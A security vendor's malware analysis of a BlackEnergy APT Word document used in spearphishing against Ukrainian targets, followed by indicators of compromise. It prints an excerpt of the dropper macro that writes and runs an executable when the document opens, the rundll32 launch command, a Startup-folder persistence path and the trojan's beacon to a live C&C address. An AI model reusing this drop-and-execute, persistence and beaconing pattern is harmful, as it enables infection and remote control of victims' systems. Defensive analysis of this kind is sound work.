BlackEnergy APT Attacks in Ukraine employ spearphishing with Word documents

By GReAT on January 28, 2016. 11:01 am

RESEARCH

APT BLACKENERGY DDOS-ATTACKS SCADA SOCIAL ENGINEERING WIPER

GReAT
Kaspersky Lab's Global Research & Analysis Team
@e_kaspersky/great

Late last year, a wave of cyber-attacks hit several critical sectors in Ukraine. Widely discussed in the media, the attacks took advantage of known BlackEnergy Trojans as well as several new modules.

BlackEnergy is a Trojan that was created by a hacker known as Cr4sh. In 2007, he reportedly stopped working on it and sold the source code for an estimated $700. The source code appears to have been picked by one or more threat actors and was used to conduct DDoS attacks against Georgia in 2008. These unknown actors continued launching DDoS attacks over the next few years. Around 2014, a specific user group of BlackEnergy attackers came to our attention when they began deploying SCADA-related plugins to victims in the ICS and energy sectors around the world. This indicated a

unique skillset, well above the average DDoS botnet master.

For simplicity, we're calling them the BlackEnergy APT group.

One of the prefered targets of the BlackEnergy APT has always been Ukraine. Since the middle of 2015, one of the preferred attack vectors for BlackEnergy in Ukraine has been Excel documents with macros that drop the Trojan to disk if the user chooses to run the script in the document.

A few days ago, we discovered a new document that appears to be part of the ongoing BlackEnergy APT group attacks against Ukraine. Unlike previous Office files used in previous attacks, this is not an Excel workbook, but a Microsoft Word document. The lure used a document mentioning the Ukraine "Right Sector" party and appears to have been used against a television channel.

Introduction

At the end of the last year, a wave of attacks hit several critical sectors in Ukraine. Widely discussed in the media and by our colleagues from ESET, iSIGHT Partners and other companies, the attacks took advantage of both known BlackEnergy Trojans as well as several new modules. A very good analysis and overview of the BlackEnergy attacks in Ukraine throughout 2014 and 2015 was published by the Ukrainian security firm Cys Centrum *(the text is only available in Russian for now, but can be read via Google Translate).*

In the past, we have written about BlackEnergy, focusing on their destructive payloads, Siemens equipment exploitation and router attack plugins. You can read blogs published by my GReAT colleagues Kurt Baumgartner and Maria Garnaeva here and here. We also published about the BlackEnergy DDoS attacks.

Since mid-2015, one of the preferred attack vectors for BlackEnergy in Ukraine has been Excel documents with macros which drop the trojan to disk if the user chooses to

run the script in the document.

For the historians out there, Office documents with macros were a huge problem in the early 2000s, when Word and Excel supported Autorun macros. That meant that a virus or trojan could run upon the loading of the document and automatically infect a system. Microsoft later disabled this feature and current Office versions need the user to specifically enable the Macros in the document to run them. To get past this inconvenience, modern day attackers commonly rely on social engineering, asking the user to enable the macros in order to view “enhanced content”.

Few days ago, we came by a new document that appears to be part of the ongoing attacks BlackEnergy against Ukraine. Unlike previous Office files used in the recent attacks, this is not an Excel workbook, but a Microsoft Word document:

“$RR143TB.doc” (md5: e15b36c2e394d599a8ab352159089dd2)

This document was uploaded to a multiscanner service from Ukraine on Jan 20 2016, with relatively low detection. It has a creation_datetime and last_saved field of 2015-07-27 10:21:00. This means the document may have been created and used earlier, but was only recently noticed by the victim.

Upon opening the document, the user is presented with a dialog recommending the enabling of macros to view the document.

Interestingly, the document lure mentions “Pravii Sektor” (the Right Sector), a nationalist party in Ukraine. The party was formed in November 2013 and has since played an active role in the country’s political scene.

To extract the macros from the document without using Word, or running them, we can use a publicly available tool such as oledump by Didier Stevens. Here’s a brief cut and paste:

```
Private a(864) As Variant

Private Sub Init0()
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0,
    a(2) = Array(136, 190, 95, 48, 204, 223, 49, 99, 204,
    a(3) = Array(11, 1, 6, 0, 0, 32, 1, 0, 0, 112, 0, 0,
    a(4) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
    a(5) = Array(0, 0, 0, 0, 32, 0, 0, 96, 46, 114, 100,

[...]

    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 864
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub

Private Sub Document_Open()
    MacroExpl
End Sub
```

As we can see, the macro builds a string in memory that contains a file that is created and written as “vba_macro.exe”.

The file is then promptly executed using the Shell command.

The vba_macro.exe payload (md5: ac2d7f21c826ce0c449481f79138aebd) is a typical BlackEnergy dropper. It drops the final payload as “%LOCALAPPDATA%\FONTCACHE.DAT”, which is a DLL file. It then proceeds to run it, using rundll32:

rundll32.exe “%LOCALAPPDATA%\FONTCACHE.DAT”,#1

To ensure execution on every system startup, the dropper creates a LNK file into the system startup folder, which executes the same command as above on every system boot.

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\{D0B53124-E232-49FC-9EA9-75FA32C7C6C3}.lnk

The final payload (FONTCACHE.DAT, md5: 3fa9130c9ec44e36e52142f3688313ff) is a minimalistic BlackEnergy (v3) trojan that proceeds to connect to its hardcoded C&C server, 5.149.254.114, on Port 80. The server was previously mentioned by our colleagues from ESET in their analysis earlier this month. The server is currently offline, or limits the connections by IP address. If the server is online, the malware issues as HTTP POST request to it, sending basic victim info and requesting commands.

```
POST //Microsoft/Update/KC074913.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C; .NET4.0E)
Host: 5.149.254.114
Content-Length: 143
Connection: Keep-Alive

body=[redacted]
OTk1M
ZT0w
```

The request is BASE64 encoded. Some of the fields contain:

- b_id=BRBRB-…
- b_gen=301018stb
- b_ver=2.3
- os_v=2600
- os_type=0

The b_id contains a build id and an unique machine identifier and is computed from system information, which makes it unique per victim. This allows the attackers to distinguish between different infected machines in the same network. The field b_gen seems to refer to the victim ID, which in this case is 301018stb. STB could refer to the Ukrainian TV station “STB”, http://www.stb.ua/ru/. This TV station has been publicly mentioned as a victim of the BlackEnergy Wiper attacks in October 2015.

Conclusions


BlackEnergy is a highly dynamic threat actor and the current attacks in Ukraine indicate that destructive actions are on their main agenda, in addition to compromising industrial control installations and espionage activities.

Our targeting analysis indicates the following sectors have been actively targeted in recent years. If your organization falls into these categories, then you should take BlackEnergy into account when designing your defences:

- ICS, Energy, government and media in Ukraine
- ICS/SCADA companies worldwide
- Energy companies worldwide

The earliest signs of destructive payloads with BlackEnergy go back as far as June 2014. However, the old versions were crude and full of bugs. In the recent attacks, the developers appear to have gotten rid of the unsigned driver which they relied upon to wipe disks at low level and replaced it with more high level wiping capabilities that focus on file extensions as opposed on disks. This is no less destructive than the disk payloads, of course, and has the advantage of not requiring administrative privileges as well as working without problems on modern 64-bit systems.

Interestingly, the use of Word documents (instead of Excel) was also mentioned by ICS-CERT, in their alert 14-281-01B.



--------- Begin Update C Part 1 of 2 --------

Recent open-source reports have circulated alleging that a December 23, 2015, power outage in Ukraine was caused by BlackEnergy Malware. ICS-CERT and US-CERT are working with the Ukrainian CERT and our international partners to analyze the malware and can confirm that a BlackEnergy 3 variant was present in the system. Based on the technical artifacts ICS-CERT and US-CERT have been provided, we cannot confirm a causal link between the power outage with the presence of the malware. However, we continue to support CERT-UA on this issue. The YARA signature included with the original posting of this alert has been shown to identify a majority of the samples seen as of this update and continues to be the best method for detecting BlackEnergy infections.

While there are many open source reports of BE3, this is the first opportunity ICS-CERT has been able to provide results of malware analysis. In a departure from the ICS product vulnerabilities used to deliver the BE2 malware, in this case the infection vector appears to have been spear phishing via a malicious Microsoft Office (MS Word) attachment. ICS-CERT and US-CERT analysis and support are ongoing, and additional technical analysis will be made available on the US-CERT Secure Portal.

--------- End Update C Part 1 of 2 --------

It is particularly important to remember that all types of Office documents can contain macros, not just Excel files. This also includes Word, as shown here and alerted by ICS-CERT and PowerPoint, as previously mentioned by Cys Centrum.

In terms of the use of Word documents with macros in APT attacks, we recently observed the Turla group relying on Word documents with macros to drop malicious payloads *(Kaspersky Private report available)*. This leads us to believe that many of these attacks are successful and their popularity

will increase.

We will continue to monitor the BlackEnergy attacks in Ukraine and update our readers with more data when available.

More information about BlackEnergy APT and extended IOCs are available to customers of Kaspersky Intelligence Services. Contact intelreports@kaspersky.com.

Kaspersky Lab products detect the various trojans mentioned here as: Backdoor.Win32.Fonten.* and HEUR:Trojan-Downloader.Script.Generic.

To know more about countering BlackEnergy and similar offensives, read this article on Kaspersky Business Blog.

Indicators of compromise

Word document with macros (Trojan-Downloader.Script.Generic):

e15b36c2e394d599a8ab352159089dd2

Dropper from Word document (Backdoor.Win32.Fonten.y):

ac2d7f21c826ce0c449481f79138aebd

Final payload from Word document (Backdoor.Win32.Fonten.o):

3fa9130c9ec44e36e52142f3688313ff

BlackEnergy C&C Server:

5.149.254[.]114

SUBSCRIBE NOW FOR KASPERSKY LAB'S APT INTELLIGENCE REPORTS

Related Posts

PNG EMBEDDED – MALICIOUS PAYLOAD HIDDEN IN A

"ALL YOUR CREDS ARE BELONG TO US"

PLUGX MALWARE: A GOOD HACKER IS AN APOLOGETIC

THERE IS 1 COMMENT

If you would like to comment on this article you must first login

Larry Seltzer
Posted on January 28, 2016. 6:28 pm

You'd think Office would view writing an EXE file as inherently suspicious behavior. Unless they have a lot of customers writing compilers in Word macros.

Reply